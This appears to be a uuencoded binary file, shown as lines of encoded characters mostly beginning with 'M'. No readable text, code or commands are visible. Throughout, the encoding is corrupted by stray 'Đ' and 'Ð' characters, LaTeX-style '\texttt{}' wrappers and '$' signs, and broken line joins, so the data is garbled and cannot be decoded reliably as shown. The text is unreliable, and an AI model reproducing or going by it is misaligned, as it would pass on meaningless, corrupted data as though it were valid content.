MH-'/EK+IB`R;1-.UX5L10&5&E@9O)[??W>XVXJC^G!!+H9G)LP^[SCQZ]_7]D M<`)#]^*X05M-2Z4J-\KJ?\$]>GG?CW?+AO&I9BR;D7\JL`#_<,E_DSZV%GZYSĐ

M]2V3K2M0-F;2A\MFR'OXRS7@D/,DL]^53Q4_F+WIL`OQ[!K1TC+"^%&%X%)'D MD23)3YRJR5!620GZ,VN4<EXLVNEU(X=33A7EW(LA::>P.%"['9=XD_F-\!`HĐ M'Z&?P/-IVN]36DZ!9L+ZC9<\$\$3%EG]&]DE&HS47)WW]\$S?N[E+;':D^EM]#TD MG5W+"QVYJK[G2*"]+5]+37NUGB+/1MH]88#;L3J+#"DU(--"<][90Y)=M+ZDMV&G9!YX\$MLH@:>^Z49GOXV!4`/.4.["M\ECPG[HL]2>^/^%+/_+W_,PMN36\D M,.#'.&[UHE@36;H9_S"GDGB&Q)YFHS@42XWF=_3((=9\<9M)C10\$']41\$C3YĐ MPNT+W8*6 Y'0/A[+WVK=5P,#:1.J[D.P!TUX==US'##"?NTNP'#]B6R>^!W/Đ M\X%[?/LGMU!\$N7WK=T\^K>7(\$&APVN^7V9>"+T#\$IW,@H"HV/;@^_;;7:6>YĐ MPL-<PP9?TS;@^6_+GM01[7W8LSR6Q;UX8B-\T=6](1MI>`^]>]B5=;4LF8^\D MO>D5[[^Y"!]@ZV)FWSP&\$=U?T4EYQ[D=O&>.('LL6FMU9-6FI>3RM<S@*IH,Đ $M:\&)_7^)G-*#]1.1[:?R!ZGGE#ZE;?._(SP'=_//V'OTVD<8?RA(%?X\W[OCHD))]$ MJ,[PFF[=CQR&&GQ?"DO'Q,H:Y>#A>UUWJ=BY_X*9M.=`0VXA#B.R^6HM_Q6"Đ $M^*/)=WLT^<_2G)LDS)-0$+K!?+U?+HM%^>)[07422_196^).DS?IT*K:<&QBD$ M!Z;HD51U`U(;"+@MC8A<G^?OZSJ^^3G0[EX!78ML^<Z[6KXKP]MRI';@G'&GD M4%]X8?[N2?;!BQ</)@I;&\$;DNX\$V@LC?YBH3V9?_*JZG@;UE&W7!\$S7-!97?Ð M;8^!4-<>YY:7Y\$/1U%B?E7A3]O)>DJ<+Q+#<1>]XGCNM^=1'\$Q&3Q\$+9#`ENÐ MEWRT:=2,WB9M\@/6/ZHXM*.L_NK--^_T"_/((F6KZO8-9DR2I2NPWFB-"/[_Đ MEK._%ODQ&'IWHR2&W#'\/^B#)!-@NX'C=;34=+(YW#QPY-ON-2)\KUVV^O-PĐ MK5)3\X,9XI]O_P*!_T;F>G%^<0N9K&@!W.[-51]<[U8X9)S,96P/>TQ6\W?AĐ $\texttt{MD\&S.YTDER\$H0\$A(UY?S47HIE-\^XZ177==W]<.-UF,Q.:IV.TN(JDWU,'_P]$D}$ $M14;6F?MVF_@,@"7<Y]6\;Z^.^L<%>9%3URXE<-3X(Y;XBUV\#W?@U@9Q76Y?D)$ MI!18IKG>T\$<Z)5@W?24,N"C.\/@V(**.A%S!.=_RB;Q-E[SFN=S3?/Y@H;W=D MNOK5ZX]4SN<!IL]0,R8BV+J0N#&8,=EFX+:"\:O^G&B<@&RU>.0\$?-GFZG]/D MX8W:?GCUAMSKY<VAZ4NVPV><#M]?L%]O1^\$'L..E>PD99+0-VD9E.,>,F*P]D $MZVQ/<C[:G2B*;2$)ME'&-)$I3SX3(*T:0(2S0OS/3FQ)^7B-&Z?WB!'>&'UFD$ $M\% HQ50 < Y'5 D, 9L&U6.'2.4G&MW7D&2B!):8J" HQS:]R7T04S8 & Q28)N \ 26D B + CONTROL +$ M;/T<_]C4G^PJERI2R\)+1-\$;>RGUG@0]D+>RYRB0X0:Z1OZTN-=&@;5JQZWXĐ M,]@0706_1'^E'FQC_Y%[J-0EUT+T0I85DF.C+)CZ/P7\$+&1?^DYB4]C?]9V&Đ M]2[J#LZC>L!^0D7ZGW=)OX=!Z'V?.?;BSS\(J'^*][1NWH\HJ>.Y[&ANLFVZĐ $M199S./0<(7:,?I'U/\?NA%Q@V(?G9T<K)7L9<;.6C6?5KHK_(`9R#=R?)W?KÐ$ ML2@-*R12RP;Z8^(-^0T1?^7;QOWSYO+Q0]^+N^7MI?J%.]*"]O9-WL,]8\2UĐ M_TE]T_GXJ/ODLN5^%I]-O[OM<+_GH.8ZL,]"0N[JR7\]-W_F!=F7<Z(2PD;#D MDG_U!TCA>L6!D:[K/A3K_#UE5(Z+QS/O1U]L]3?HLXF>E>X+'*+/[&\H(K^%Đ MOYO`C1+,M<\8LB(B;L?W[N[9U85NG/S<06_>^]U\[7T4]69YW.]DK\`W1^WĐ $\texttt{MA8GDSZ7/WX;} + 2 \ [\ 3X\&W \# YL^V7-U^: "/$S \] = T\#O">P891"XF0.;); ?T'O<W`<D \] = T\#O">P891"XF0.;); ?T'O<W`<D$ $\texttt{MS)} \texttt{5EUJB} (\texttt{U_EFG?>B_;;\&=K;E=K0^=.J;^;I\#L;D!6.\&CWLKV4IQL\$/S_5\#SND}) \\$ MOVI0]\$A=.U\$;=U\$M8KZ2NA,:^\$(_:\$(`[5]'E@L:R#<8LSL+1;Z07;+>,B5-D M9327Y9]IZ_B)+'?S]B(=NLAV:GOO:2/S#"0#69U@)^_&2=7FG7EEPL6VSY9&Đ $\texttt{M;N-"_`S?XW]:} \texttt{J^23??'6M/77^S9>O"?BWP<O,MD_XK.&DIS*R)} \texttt{5N7WSF?N\#=D}$ MLQW6=7MQ^U4^JG/DX;F-FTO#KS9IJN%=BOU>_=+]07VCO&-JG?>%5DNI/!5!D M,R7?=M(=]-X+*XV*EJ\$+S)W4Q,E#7_A.)Y;_B.)T&^X%[Y]=."1(RFU#XB5TĐ $\texttt{M+?T!ZF(].(\&>\&[(FC(O[H0'+A[\&[ZUL_8S*0CT*S9._:\#G7Y'>S>G=DZ-E!SD)])))))}$ M+'J.:&G?\`Z^;X&FWV^@Q`Z-E YTOTG%IFT;:KVX47,1I[M !C14B&-L-DCXĐ MH..`@0(']R>6S43TC6VN9K\PRYA_]XH2+4`CZF<P,])<F+@ZH]/&<9<,K/V9D M6W[LNO2,=(1V:Z\$E<XJ@YUI10M8`!H+<&=<K;V.V52-J5:Z)Z\$);8WZZ]IU7Đ ${\tt MVE'(?X@)M6]BR*93QS;OIEH\BD2$5\Q(1N,P\#DD"0QJQ40"44=;FZT_00U2YD)}$ MM/YG\$1-\$0.3[Q:-:]B8<'5>WV)[:@>^R<:TF+BFB2.3_<S;PX`HN?#+V4LL5Đ $\texttt{MOU"CN19`OS[S6Q='".(>(5-3"[$`OY^ED-4UHJ@JIJM6`NTL.T750;3Y^>'!D=1) }$ MAE2>^9(`XG/8/T54'ET\0Q'?^56&,C?YCIH<5JKK'2I_Z=[+H?\Y(0+ZSWV;Đ M;Y_WIA&SBL*=(\#^CY%B];TG?J+A\$=(CLIP%_"0\$)%]7RZD_PGF_W_\GQZ"Ð $MCHX? #, V, C?1$S:V, '1C-@1], 'YY4WROK"1H9Z2E_, +=VU%/\8&UJ_([!UMKTD])$ M_]DUWCX\V%A8?CVSL['^>G[[[J_?WS*QOF-[>(V)B869B97UW<,[8=Z^>\O&Đ M]!:&Y.W_NU_U__KAY.#XP9Z\$!,;8VM[<T.;__GT/;S,Q^?_BAOZ_?03+RXJ]Ð M>(;W[.& +R3\$WRO"P#PA@8&!4T=Z^O!*LO,GVX<G6`=%,2&8\F&"[8=?D&W%Đ $M-10@8*YV/OZ\#C:=]B? P(JZCB+JCDHV)H\L'>V,8&7-\#>QN'A]](Y$Q,S`V-Đ$ MI#?_)VPVR4F?SY/G?E7APS`AX!<[@3XD;[.'+SF13F!I/GT*(0EZSESZ9G2!Đ $M9\&C = /VNM5KH+6^N(TC">NB.QQG@#,I6B-)X]Z*J)Z\&=J63LQTCR556]/W\&D$ MCM3B<7C2L15E6DWQM'-9L<[I+KB0JM)4^VZAE4LQ9ZIJ/(3F(KP;(F0R<5QMĐ MDU%!O_?D3[VB_MPWF&;"=XZB_78U91\$S&\UV[U*Y3*Y[!Y02F4;RLW]\$MTB5Đ M_:5U7'#G026XU5VFK%1V"GRG8^'DE-?+W6U):^&4KKVG08VO.17<&S+7-X,!D

M\$/Q3JV&_UZ_BY"4-*/`L.8%%J"U1'GQ.D=C9J9*`CH479<L>&[<WYOHY>:?EÐ M@U, "N, %526::?<K1,-NZT3AGD'YRX_U]0_9YZ?#D1Q85PS1U:?9\"\-W2BFTD M7&.C<T/B]WE&1I[&I=TG"E\$J.D]_N?EHL)X'WWX/HO]!^C9E:)+:4G+AKG3!Đ MXL) #50%WW5T4+43G9`SIVK!M)-1KO]]P9]2JU!0W/N>)JU%"5=OU0H[DYC-(Đ MU8SISF1L]\[YYH&JN_.<4MJ:F_=R"7N)C>=F(9>;,.?/2K?3`*?:BU,=BZHLĐ M2J5M > "-)8 < 83, X / < 37D9U9HW7 - 1SH & (@# < B@ + 00! * : .E4FR!GM# / 4FD3T4 > DML9.L?OZAH?[OC>"([O#U)'.:EFB>ZFG[4A1!E%+DY.G@K=0#4>(5>INU6 "RĐ M(K3=C;GR.#\B:YOY%I)Y[':JO[1C=Y:+N*_0@VI3[.?FA@&<,R9.*4PY)?DND MO>L<(,MWT')?R'67%%GR72QR"S;\$*8TL:L5-VQ^3"\$@K&RP?3;^]%!JI1"_LD MG6YM57BF`YW4(;IZ7^LU8'T6?[C[7`A2Y:8],L9EKA/IL:<[AN7XX3:-39+OÐ M%"Y2""E)O(KJ%>[V^_>HN>^A"2D?J=!QTRD"VI[!D8PZP#EF_[OXMF]\W1=-Đ MVJ^W-MFFBMRI/XSNDCD2R-VS4>:\.<JTI-(1#94JNF,?LSNQ*O:>X*9Z-3?JĐ M>VF7ED<P-4"]>,&N5F+*?S>]X^U90/#,3.B\H-TU5%6HR'WAQ(?K&C5#,2?VĐ MO.2HKZ!X[,B02VY4<G2/NNQ2FA)7)#LK]O,K:NNV6`6,M*"M-6\$UQ6I#L2D7Đ $\verb|MOAN^LR=R5QI.5^N!4T=D;F_] XO1RS \$7PN2:2*7\\ \$EY7JRC?SQB+?-U91XWP@ID$ M59M5/WG!_\$9QKUZ4NZZ?P_79)TP"\$,E;:3B.NL!M-?6_J#910CX01R,),XJ>Đ M4&[/O:]ITPS<I25+<QSM?(/W?I1;K"FL<5G.>WNQE2&[NSI:]PW3Q/I9@\^=Đ $\label{eq:mrtf64ZM5=MC00} $$ MRTF64ZM5=MC00^=/^UX24>+; JH*>B**I6\3^L9>\'()*[2:&DCPU(,T*W/V<-D)] $$ B$ $$ MRTF64ZM5=MC00^=/^UX24>+; JH*>B**I6\3^L9>\'()*[2:&DCPU(,T*W/V<-D)] $$ B$ $$ B$$ $\texttt{M5}, \$ = \ \texttt{Z} = \texttt{(OCDU}' + \#0ZZ4]9IU\$)\$ = \texttt{U} = \texttt{R@IOJU} = \texttt{Z(K?P";M*._6WYWPGA;,D} = \texttt{M5}, \$ = \texttt{M5} = \texttt{M$ $\label{eq:mjerior} \texttt{MJ\&;>6Q)>5^F[7<:62+U)6/*2F)^8V^0TH1]6_R/_U$"'Y(2-?MP`JM><92+D)} \\$ $M\]0T4[+6>42P[.ZN15VYTE,+Y4BS07$[O(5,^$+Y+P3(U*+"(:Y&7-19[2PRD))]]]$ M):]?C>60G71^?K_5180P\086%P>+ZNJC\$\)HA4K)?;93TP_3D%>Q9>\$Q+ZM)D M#PL[L%0\$,OGAMQA>/)9`+Z-U-)4O7Z*#''UA9`K&)\I/P\CQ%D91_<&R`E3ID M!;4D*6[!?L';YC`?^``EZHA"&*EFR;\$1/]1"`@7'O@17TC)`@14\W\$@_BBI:Đ M^AE3+##M6JP3T(.=W.+*[TIG?.8W%2Z4<+0_XISYWA]'7&FBI7EL^>>*\YF1D M-M:M4[??/CMCS+ANN9YOYM=^R3=*U:M>L?M6#CR>L6%S0N4\$;6Z'-LQ*H7HWĐ MJ'PV&O'EN14;46V>[MXAOM_.;#H-R=EAJ)\K.?`^5)IJTIT]YK_;V<D>GW#\$Đ M!2^>C%EV[MO3WER2C4P+\QF>B1&W[?C3C'C=E-6=*TR[_@3)G&UF-\$30-JERĐ M-@,S,OEO?EQ8]HD9_ZT="B7U2POT#!^T1:^PC]!54;I-;5;L\^0ZEJ2*V\2=Đ MV6J"=:K8(\$(RHO4?OHL;AY`);VI8Z@*A[400K[!\HQZZQ\$%\$E)HUPBJ9M&QCÐ MQ3!10@V48>JKS'V)]AN>LSNU6]EH_["0L9>:B7PJ_'?Y:MCM2W>".,4CMT=ZĐ $MF&`<^SJ^N/&!5U$ZZ\+>Q.=?`H/$06]65;\90*N*MRG$Z,4@;-_RNLB3:ABÐ$ MFBKI'<_E\9[6(C(B2G;8)1H]^!OE85XIU6*W-_2D9%*'8;:\$H0GJ=5;J[5!^Đ $M[<VO3"%>M+_$<^GHM--7LK/@32V762A3?7L:F:;E47.A8-KQ]#\\@_T&M='T[D]$ M?G=\$E4\:;UD?FFM4+(;4GR2YKFGU+,>\:6HZVS'DP^97=\XY_72Z1`XF4JBIĐ MKKO,7!VV=MB708C7\$F`3\$WAI%'EJZ!5:)A^4KQ4OUY(-ORJG!V4XZU3CK[^\D MZFN_.YR"ZIUWVS>(RB\$S]R'>GK=E0-??%%\$[Y3,1H%<20@Y>P_8MZ[I)8@-GD M%FJR7FZM&=ZW507'RM%@^.Z>>56W7I#-;)B]"WV.EY=%OCV,LZ<4Z;V%N^.7Đ MT<!'?5'ZY*2^EEPJ^X]2_7<8F92:6(*-\$3<#12HGLZV76A1D)X@?XH/%7S5-Ð M")W:[XOO+=;00UUTO5313B+;=W:N:,+LQ]'%G)FZBGM30Q`6=N3N3R!3&-[KĐ M2UA`GJL7C`J'[MOXDTJ+ER%E;\$L7GV;B`K`L^?NU=BC.1FTP)Y=.#3\6.7(RĐ MEBQN+%;>#_(3J[JT[?/5ZE\$2P4/C8OO?KQ&W>Q1>WBE%\IN6?+V_^UIR=EIZĐ MN\.VN:=PNO\$^.?]L9(DGN\TCR>MYXJ*T!LTF],Z;=Z/4H.8S&YYKXQY\$K'XGĐ M672O=*!V\D:T20'._KA-T10L5`6\-8?_OM4]!G@/GAJKL5L=PM\AYXTYH?16Đ $\texttt{MH;"J9/,ZO4.<W"XHQ^8)6L5:XL^{.}Y(*\#'\%[6+=\texttt{M}\$45Q_+Z;'Y36LXJ`2=56D)}$ $\verb|M75_PWRQ0<A\backslash GG59'_+@\#*EA"Q6213<.OR_H8U&?CFUPX'TKOWMV7S6IU0[D^D]|$ M)!)'G>8^F'Q5A6XR;M\$/;,145)V[ZC.T*3&Y;WQ'C=G8)PL_;@:JVJ8S*22?Đ MWNEYE+@=5]QICTTJ>>T::\FTW7]F.5;`IE<LO/(KG\$]@V,"'/9+&X<TG7A7QĐ $\texttt{M93;F/[U(].H)0JZZWV(L5QAQTVY} \texttt{ZG^^L\#SM/A7BU39KZHANF]\&<FCO,`P3VD}$ MR(=3FPJS5BV>1-LO=/,>UL@M7)13EC0O6&=<%PR<"0>4A<?Z)*Y@MA080:XGD M-I5=ATE?C1_]6`XF4@!+UQT5\$O/)I+EO,#CMA^/O5-PM<YWY!Z;IA@E\$S_?PĐ $\texttt{MK@E\$>WA<[*SN\$)Y_3[-IKA<7OULYM)G/2H9@B]G\$_>5[OL;V/>:C>U2H//\#]£ }$ MK\$0L"/UT78N:BX+(O3=7S5W'+W7RM7<%C[B-2=97@6<H3"\$*0?9YWV\NKDS5D $\label{eq:mv/:} $$MV/:]$BLF)DOV"\S&8FON+J=,$QBQEB3=;JIZW,8NXS8^*WQ=V59U@S>R?-68D$ MA)0?&Z76*B'WW>T(.QNU94TME.>S++')\92V9..\$CG^Z8>7<QSR/Z`^^G]-?Đ $ME-:GO)29;#0-FQ(^{)}2\TFEOK"0YM'8C'I++@3>Z[Z/=\?:R:D.;I\-_O&M`D$ M))(OV*I]O1X+J\P48B_\$72F8[B-++D63HL(WF?*\$R^M8BCV!=:,]\$)P9C0J^Đ MVV'F*AHUOM^+/7GU\C;I<O3<)8-?_28//G=VLV:[#DL1"RJHCPC;@DQ("`?_Đ M5(3\$><):/N#;:S0S7X&K2XTTGJVWC<]5AI#\[H1<\$?:S,CW3+Q*\G7#Q)*@VĐ M/HS5E%WQN84BM;(;\2GU4#:_#?;ZV3<-Y?LYL(Y99E`4*,9&S3F-+#;V_BA(Đ

MI]5+BQ*P+CK16W@@'NEC14E\.A"[>!GZ(*G?*S#WL0\1::W`=UI;K9(#.!'#Đ M&9^,7_0HGWT71ZS*D<\`=&E:5_,1.!)Y\$[DWF.NGP\`\$?*BO>2N.1XZK6N)#9!D M]\\+B1MN^9SNYIJGVK?4:KW74\1<,)UVQR\H^=9J#!S7G^G<*>GQE:9?;3&'D M<+55D4*DY]SG!=NS%6U8[)5\$V-02XHCX^\$ST2E\POQCJF24W';F>@40:YGBBD MRZI`G^[0P\+.T^G`47Y__U?P0Q+>\8>,7&JV0M`^*\ZZS,G*_9ELK\$^<H#>GĐ M)!/-HK)9>H#(:@P+G"(%MM91BIPSZ<<VCF\Q.D][R<YR9W35R(5/&SW&IV7GD MM/I\$H\U'66@T&ZUCT"3#:L+T&`KTQLX+*J[ISSKUO,V/KBIQVJ4]+^-Q)A2OĐ $M[/4_B3H.IHR7S2G.Y>O'[XH/?GE>%I=1Q.BQ6BA+<XZ-#`?,N.\>-E>HPZ">Ð$ MR_1&;;9M;SK3:)[D=7KW@X+\$V?5DKC=_+>?`><,#WE?4VBRV'P2JR+8I#3?`D MI(Z23EZZNR3;[CI3.15*`U#*>^/.Q3SQ_WO(N3!`P.6.>I0=&0F`>.@AXOI]Đ MOOZV<[><-A8UC0<SLGTJ?CM8HPLJ4`BWGZ+GXEE5%.3:L3>-MU]FKG;224'CĐ $M3C2"@QP4$1SJS5*J0"$JYR'3")-6QP_-8\?*8?(^#V$OI-0^?E=;YQ+I]LVFD$ M7?3V*O2>V5RAK3V7X)[ZE*@B/B0N<GEJHF#'^F\$Y6\C2T0&6,D-#UY7-!5LBD M"Z?U/C_,0S9R>)<%"W9JD9G/QNX]J]VZR>08)ZDWBK:!PG+)6A,5:>V;A\$[OÐ MJDVY/;.7S./6.^ZF5NJ99>>&"[:@:FU.I:E@\$=J?FU4>SN,V%Z,YC"R:PCG\$Đ MQ-!/NE1Z@LZ2"9BK41'G=^KX-;)KJ1,SDV2'+B'7D!%BQ4AWF%:7/".+>U\$YĐ M21(MF\E@[%L3&R99ZMLC[0]8,1]A@<#J=?RALU#XLB)54MDN#&-S4@X\Z3J)Đ MT-7[4@/ZH\CS_08V\$F@:(_\\$;3H\,JA*(VK87Y\,8RE0<R?W<?^\MR?C=K,^Đ M;J)27*=L`E'O:'?G**&EV.RB9_&4=F=\$[S+C5'^(ARGSM*])HLT0WHC%#;C.Đ M5PVH\6A233+;8D,E3,-&[B65%("3@-EO/]@(;OJQIR-R+"C1D;?\$W:9RUX_/Đ M-G5E6E[DOF2G%]V;&+YS.W7/F4ODT'[;93-#.*_,ON-\$@7@*#C`X:KZ[U5(KĐ M*X&D-4OQGO)1EK3?%QP7:1Z(`JVMAD.NB:\$KRV7.2E7M[@O=H.'#NV;\V*;<Đ M'_;H48FRQ-#Q#V=DX.\$)IS<F5M?34SW/W`=M3--5R^-)W2M:!/GG.HZOT:/BĐ MG[^9]F0D$99J-,X1M^<EN5A1N]TQ18/^E6$`##7)XJIKMY*-=:OL$;N;>H*Đ$ M5>OT5U&X9K5C"E8;I;C?FCS#!I`PMT9HH;2L>'N+Z-BVNQ?RWS/:4&.7Q9\$1D $MG)1*EMQ^36B7Y;T[::]MNT7-H#^?>#B23.$#/.TE+!ZTL%==['QB90NGB'#)D$ MW*&*,4;YOC@YI,;5.[%Z:7+-V0%I^A=R=W?Y0DC[]ST5Q-1W<RG4>GOWU\'%D $M240\QZ[WI[37M]Z[YOJG(S6&4DS[4#^+U*^*F,;9Y/\#3.!QW3AOP'6;1MGWD)]$ M[LRP_;-CX3RIO%TCTB#.=_J\$L2_8\\$^E?:QK#1[QJU#FQT]E?+EL9T'=#03=Đ M\OR>E5[R:`"<\$VV_"`Y)-"H%)L8W=-,V.,A(",<;C8J8'#8C>T=]1",8K]OWĐ MRF9<OQ@E[/*?#B"=26&:0U<R[IR.*CQ*RQ5LVV2-VG37_/CO+8"ELNK]F^>@Đ M^\(F+%HK``D9\.OI]+UJN/-VM-_4.XW7VT4:RHM#T_.^SY,G1/'IS2KE-\$R4Đ M<]61^3/<35#;C8YH_!]3(JD"=F&/</OU2UAF/0\.[*_H:.H\$L'AYHX+V3'#9Đ M3UQ#%GJNFS0&;9,1>UD@Q=)"IUH#H6=OUG/<!W#EW4[]=!4+C3'-D0"OIZE\$Đ MK.?BGL15<@.\$FX:"TYF\$E;Y1!692+F#GO#0)RB=8SO3N,@MTG>)JM8J>+M^RĐ $\texttt{M-Y([0]L8Q2S]QGQ"J3XFQGX51)=\#50P.EJQL2C\backslash EXVP2A*<*W; TPPX5/IO\#!DEFINE TO STANKE T$ M1Y'!"/!`,TN`*9_;/Q:U_\$YAJVU*!+T@4!,[U30-Z51S[.!)YW>H#UH=<-HXĐ $MH5; J*@ZVQ\\Q%^K$9^6-ATI`L=G5G,K;.9@>C-M]HPNGVLOM]V2&D(B.Y).'MD$ M*-YQ !4*LL0'YK/BU]E9]7&C>OV@7M*KJ;F)FDMQD\CSC#K6UX)N&9>8='@&Đ M8V0D->"TYP7CJ5<6UC-97)-UO*PEXN*V!8ZS8KBE XTTS;ZQ;=2-0)D,W%<YĐ $\texttt{MO(643\&5][QD(Y!]Z<NF:JQ-''_,R)\#Y4;\$9Q)>O)Y1NF,<\$:+_RK(FC^\#FYDD) }$ M4^UUOTL\$*P4THZWV]EG80%M]^<%18H;\TM7/>^4>U(7219F"B>?C)>KXBF8JÐ M5EV&SIL3%5L.1]AG!OYBD5ZCXKU]!44H1!>.9UT5!.!Q=UK8)*PD]:M+;4D'D MDU-=5\$G=TR\]RJCUHQY55YG=\$?[^>&_T#U0I&\$^&P@+T04]?BOV39.-[,)%[Đ M;9&9'VR0M-TG`B(JU*900%?JO-)D/+10:C\94UKS.7MD,T#0FIKN>C>F,?*JĐ $\label{eq:mass} $$M^{J}>1>\ZNMZM,RKJ=9FRVWO]0=AK}</0\VQHI,SES\%FM>T>@&_2^/(2-A&<S)$ $$D$$ M"&.AU:V7G<@WB]#@]+3(C8TUB\$A.3_K\$0X1><?-'AHUK!FRG'ME@,6-3/WNĐ MC=6?Z>;W\.53<D2WB7<)ECF?MTTP!A:?K0V-P@W)T_0PGR9V>7P5I;[=L:38Đ $MY:!5W>\&=WD>A<`W:N7IT&\&9LI0CB_?E!R3/M-5)$>(%,9OC^5\J/-^)':KN2D$ MUOTU\:FP``R\))PSNO#A3DX"\?`6PF<W@4_5"C?\#+I1ZM8U/^87S&!;YRCPĐ M\;DVJ=I-W3&XQ!3B_B=/HJX+%VC#6:Q*?%73'(Q<<]1[3P'^R:<B?UGXM4P-D M+%7("41*,:I5ELC_\$0/EHU/KYQ?(H0ENM<NQ!"\$`*C:[U,MDJYPT"G#A&ARBĐ MP,M6^ZWE:Y'R!&T45 S2[UYB66UUT9MN;S:G^AM+/FF6ZU* .EY,C/GXS7S!Đ MO5Q.8GN/M0U9_T7J;HR'UI><AD[V4=F7T>=[69@EHX><IU^,V;^&8(CIP^=:Đ M2\,Y^3^A630,`;@WH@'/_I<EB<R2[',S&)F:ZW5O"*G0J2@V@IREWWZ)G23VĐ $M:O&V"^3@W<V"3A)[KHA#7H\1_7&A5(&,53@AY(!FA6^5O9VKG*B,3M=^[9;LD)]$ MOI?;@?M*]_NK0XA7_'FQP?<'Y!@UJ,A/(ZS_FQ7C0RN,]XGR;7L5P1?A-NFDĐ $\label{eq:mmbpe} \texttt{MMB} \ \texttt{P\&'.)-1L-"IPSR^"\$6[F;SH\ U;XJ?FU=X!66G.1'S7KH)DDFIRZ'_[\ 4/Đ]}$

M, `K3?!HFOGCT?4Z)HC, (P090;)R=C4P'AT@([>7Z-9^3L2T4AQ>ILZSWUS=:Đ M\GI8\N_EKFF@CBG51_D[WE-]#OA/<1P)7"T&VH%9@\$VK.`X'F(RDG"\N-3&WD $M4T86.\G_{MKG} < "0@3#VX"7?RR\M^DK$^#56/P,[5TK6$Z/G;0;1=W/)"<D$ M-1.Z`>\^#2AL]FS!7/W\.G+61@48._G=P!&9/NZ_23RS%`%+Y""@NI+2EWE*Đ MO;D^<94OYU1!M-]+;W_V1=RJJN"8_)XJ4D^7_]O`#V98E02SH!HR#+,W(W%D M'R5\VM=6C-<JJ5)D(U3;1S:'N%)DR^A[Q%+EG1]\$1?Z_/\$(2#%]-9'&JZ+?0Đ M :4462Z/P]NWT/FEO0+]*UV.1,W\$\ >U\KF9T]6/"V?\$DZA[GFW4ZN=\TF/]D MCFL"S_]+60#`U:)'2=)GH_])9>@81Q>`B[%MM?'/K6A%R"'V/",X??KO9BVCÐ M"<"](]#[AOXG58'G05;27%YAPO_WG/^_\V;?*<KY5>XT-?1G_\-P>.X'(RH0Đ ML"RF#ON'\$+62/(@<CO6GF#_+)I_#E=C<_<#Z_@5>]7]DE"ZU(Y3(6U`YT`!^Đ MC77\$_0;UF>X_Q',6XJ?R2Z>Y.8P^?J`5UG_<QLI'>'LVD6RO/MTK\$05*N_BĐ $M=H@Y;GE4=<A)Z*2IX/_XF.\4`GT]%S:IA980:6J]/+*G9PHL'(HGW]^G#.=?D$ $M'XH/F3"SID6$'J9,)#7-[,],$MK42A&V&"M1DO#P?7U`R7A`B<P`L^J+)&+/D$ M]B1/'BSY?HH?JP?HV>^H#Y@XG6\3]83O(LZ>Y-`6A)GCWP)&F'Y<LT8JB_]6Đ $MQ>H4<'$>!!SFI1&'1"5G+](<!QWG.;-R#97)R2A>)4D[QF1[WW>[1.^@]\IPD]$ MP2Y;+\)WXF0J1FT]#:'H?1Z_2>-K#X"E[I&_F04BWHW2*RIEY`R*KU\GJ]RRÐ M'MD@;UJ8(DK^S4I@\$?\$1Y:.Z2MSY\$-EGE'M/G?8QCKV=_<PTCW\B8Z6:*.=UĐ M69P?-CM!/F%+."O"`(YX]T'=FY]K7UVDUE>P8S#P^]XUB1]F2PVHD?EIRJ!EĐ MWOW`+[+(IN_]?5RV\$'V=>`<_B/*QG?6*190)EV?Q\$R^-]@7*"M2MBN9UGR0IĐ $M!D9:?WEA!""Q,J>:?>TK@A#B=!`7N,/0#R(8MG.JC^4=KNG2EJ`(!%(M#^8)D)$ $MOTR/^GV"1NGA=E/<BN/39?), M>(M^?)/)8KT; L-G2G#:M^*[Q)%NV<?OAR; 5D$ M[]6LQ2(3I-@X4LQ>]#K75;<^_;IHRD?6L9R)FL#T-8]0X!IN89+02DU6DG;)D M+`!BO==,NZ0&JKXCS]O,]MX\$&_=+)-I9A<I,H=1B2<9Q[&?]%LR.8[3\$[<_KĐ $M-50:IGBG_*QXD9.[#(VY, #_SV?5*=2^_)>RN&>5B1*8A(X:#;.OUX=Z\2, Y=D)$ $M;WS\&8-@HO[)L^{J}\#F"O6)7G)8!.^Z"@7=I4($_*HWKQ^[M1^(9?U=#B+6?VD)]$ MJ;;;]W5Q)WL/:.E6Z/Y\D^:_U;4=YS^J!QY4IH\H7Z%63SP9^0IN?Z?8+CEPĐ M\$2E>SRKZ:09X+\#]SP;0^AJ\$Q!,A9-U[G;VH6'JWBJ-[;7^&WZ[BY0U)&2#WĐ M?\JKFAJ-%K&P`N]/AFE<_"KJZ5G6L2(G*7"WMTBI'J]UO0QA>F#77?V?-KV-Ð MR*--J&ZG!UWM"K+-V?OQ[3]#5OK4&,<D>O'+R->N&#TTCLQTP50??AU*':VHĐ M)@@>361'T&Y`XVIJ`?J<)9*'DK70?-X=BKF&V\$LU=MPLZ[AS>IC(RN+JJ"53D MN_@Z;<(M[GP[IQQ^091_O@\$Z+-Y4)BM)A<<<[62734/NI99L];BEL./-SVI&Đ MKT:WS11=O9N%^<F!45,37*ZE9]-X:%K:5+A'^W(`!@_6A()<?YMHX#"QYP9ZĐ M2&7"97&(1XY46I/.><-D.47\$DV!4S]M<Y+2F/>:MW]'N#C(!N8YWNYRZ=^-JĐ M.V-H>'-4!4;;@&T+H%-N^D6,VM:[]3=GQZX:52^4OABUR./]87F?20E8*R;#D M&QF7ZHD6\$@]HS0]./B'L:D8T]T1:)[C6LQ..O;_[2F\B+O`4XJFOC@&?2X8XĐ M?JPSVHA,2/*[GCR3&#[_NI4X=OO]D.@U<(MK[FT.\421UT;\73FB^.E=T5U!Đ $MC[CA<&T5]S(X`107.!CJORS/V]"[L<W[O*B@78':4I\-Z:F>&7Y;*:D,DSWD]$ $\label{eq:mk:/f'`-RH_P#+\sdv53[\6<IX5LB_JF?1_/7&>:OC)6VY`6'/QF[V[6OA<]VD]} MK:/F'`-RH_P#+\sdv53[\6<IX5LB_JF?1_/7&>:OC)6VY`6'/QF[V[6OA<]VD]$ $\texttt{M2P} \\ / \texttt{P"Q} \\ ' \texttt{F9J} \\ [\texttt{T[O!FRC$D"XUXKWBM} \\ \mathsf{S)X4Z\$7!}; \texttt{G}`, \texttt{S3D[OT7[78 \\ < \texttt{S}^LQ7D]} \\]$ $MSFN=YNR'>VK)@>.=M8+[X?UD_,[R!5>\3D^*C_]BS1X%5A8[<'6;R^J.^UGWD]$ MHNU^[&L:8LAA+,9Q"6&F)'V_<6B-3MS,]ZQK9*PZN2\$709A74CP@7M+W>O_0Đ MTXW)?CZIY] $1HO5A=4ITAX,E_29Q4%-X7H#EC*6!6C-5ZF\K&S:>N15@R(;=8D)$ MEGX7=!(';O`-#WU06^S)KYIWP\=0V>X)\$1SLI'CSJ\$\$D;\$Z4/,9:.0<6[0.JD 